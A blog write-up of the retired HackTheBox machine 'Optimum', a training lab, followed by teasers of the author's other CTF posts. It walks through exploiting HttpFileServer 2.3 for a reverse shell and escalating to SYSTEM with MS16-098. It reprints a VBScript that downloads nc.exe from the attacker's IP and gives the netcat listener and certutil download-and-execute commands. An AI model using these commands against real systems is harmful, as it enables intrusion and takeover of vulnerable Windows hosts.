Hackthebox - Retired - Optimum

Hackthebox - Retired - Optimum


Recon


I've been using threader 3000 for my recon scan lately, it's a threaded fast up/down scan on all TCP ports written in python, then it suggests a nmap scan based on the results of the first scan. It has really sped up my recon scans on hackthebox.




Then I convert the XML output it saves to HTML to make it pretty.


xsltproc ./10.10.10.8/10.10.10.8.xml -o ./optimum.html


Not much here just port 80 open


Nmap says its httpd 2.3


Let's pull up the server and see what it's showing us.



Looks like a file browsing system with a login..


HttpFileServer 2.3


We could try to brute force the login page, I tried a couple SQLi's and they didn't work. This page seems like the only path forward so let's look around for exploits.

Exploit


I googled HTTPFileSErver 2.3 and this was among the first results


https://www.exploit-db.com/raw/39161


It's a python script that is a Remote Code Execution. There is a little setup involved to get it going.


We need to modify the python to use our IP address and port we want the reverse shell to go to.


Here is a basic rundown of what it's doing.


The first thing it does is save a .vbs file named script.vbs in C:\Users\Public 

Here is the script it saves.


dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "http://"+ip_addr+"/nc.exe", False
xHttp.Send

with bStrm
    .type = 1 '//binary
    .open
    .write xHttp.responseBody
    .savetofile "C:\Users\Public\nc.exe", 2 '//overwrite
end with


Then it executes that script on optimum to download the netact binary we are serving.


Then does another execution that uses the recently downloaded nc.exe to create the reverse shell


anyway


We also need to server up a windows binary of netcat on port 80 for the script to have the RCE download.  I had trouble getting updog to bind to port 80 so I went back to SimpleHTTPServer


sudo python -m SimpleHTTPServer 80


Then set up our listener.


nc -lnvp 5555


Now we should just be able to run the python script and point it at optimum. In the notes section it says it may need to be ran more than once. I assume that is because the netcat transfer might not be done the first time it tries to execute the reverse shell connection.


python opt.py 10.10.10.8 80


It didn't catch a shell the first time so I had to run it twice.



Ok we have access, as a user named kostas. 


Let's hear it for off the shelf exploits :)


Let's see if we can get that user flag.



Cool there is also an executable for the hfs there in the desktop… huh


Ok let's find a path to system.


I grabbed a copy of sysinfo to feed into a tool called Windows-Exploit-Suggester


Sysinfo > optimum.txt


Then I just copy and pasted the info into a file of the same name on my kali box.


https://github.com/AonCyberLabs/Windows-Exploit-Suggester


This command gets a list of all current windows updates that have known vunls and saves it to an xlsx file.


python ./WindowsExploitSuggester.py --update


Now we just point the script at the new database and our sysinfo save.


python ./WindowsExploitSuggester.py --database 2020-09-18-mssb.xls ./optimum.tx


Got an error message about a missing or outdated library


So let's update it


pip install xlrd --upgrade


Then try our command again.


IT works this time.


It lists out the updates if there is an E it means there is an exploit ( and will give you the link to find it)


If there is a M there is a metasploit module available for this vulnerability


Let's check out MS16-098


I found this exploit on exploitdb


https://www.exploit-db.com/exploits/41020


And a compiled version on github 


https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe


I downloaded it to folder I'm still serving with SimpleHTTPServer


And used certutil to download it to optimum


certutil.exe -urlcache -f http://10.10.14.19/41020.exe 41020.exe


Then all we had to do was run the exe and we are system.


And we can get that root.txt flag


Comments

Popular posts from this blog

RingZero CTF - Cyrptography - You're Drunk

RingZero CTF - Cyptography - Your're Drunk Problem: Ayowe awxewr nwaalfw die tiy rgw fklf ua xgixiklrw! Tiy lew qwkxinw. Solution: So just looking at this one it looks like its formatted as a sentence. There is spacing between words, punctuation and capitalization. At fist I thought Cesar cipher, but I ran through some shifts and none of them came back with english words. So then I though substitution cipher. We know from frequency analysis of the English language some good starting points. The most common letter would be "E" The most common double letters would be "OO", "EE" and"SS"  so let start with that and see what we can come up with This site is a great resource for some of the assumptions I'm making here ( http://practicalcryptography.com/ciphers/monoalphabetic-substitution-category/simple-substitution/ ) I used this website to count the letter frequency for me ( https://www.dcode.fr/frequency-analysis ) ...

De-ICE: S1.140 - Write up

De-ICE: S1.140 https://www.vulnhub.com/entry/de-ice-s1140,57/ I've been doing a lot of hackthebox.eu boxes, I've decided to take a small break from those and focus on other vuln boxes for a while, A colleague told me about these ICE boxes he did for labs during school. So  I decided to check them out. Recon Since these are live CD's the first thing I need to do is find out the ip address of the live CD VM i'm running. My home network is 192.168.50.0/24 so I started with a small updown nmap scan of my entire subnet to find the target VM nmap -T4 -oX /root/Desktop/ice/nmap.xml 192.168.50.0/24 I then converted the XML output to HTML to make it pretty xsltproc /root/Desktop/ice/nmap.xml -o /root/Desktop/ice/nmap.html Found the target at 192.168.50.176 So now let's rescan the open ports with the -A switch to finger the OS/Services Let's recap what we found Port 21 PROFTPD 1.3.4a Port 22 OPenSSH 5.9p1 Port 80 Apa...

HacktheBox - Retired - Frolic

HacktheBox - Retired - Frolic Recon Let's start out with a threader3000 scan Some interesting results here Port 22 and 445 aren't uncommon… but 1880 and 9999 are.. Let's let nmap run through these ports  Option Selection: 1 nmap -p22,445,1880,9999 -sV -sC -T4 -Pn -oA 10.10.10.111 10.10.10.111 Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower. Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 16:17 EDT Nmap scan report for 10.10.10.111 Host is up (0.060s latency). PORT     STATE SERVICE     VERSION 22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: |   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA) |   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA) |_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519) 445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP) 1880/tcp open  http        Node.js (Express middlewar...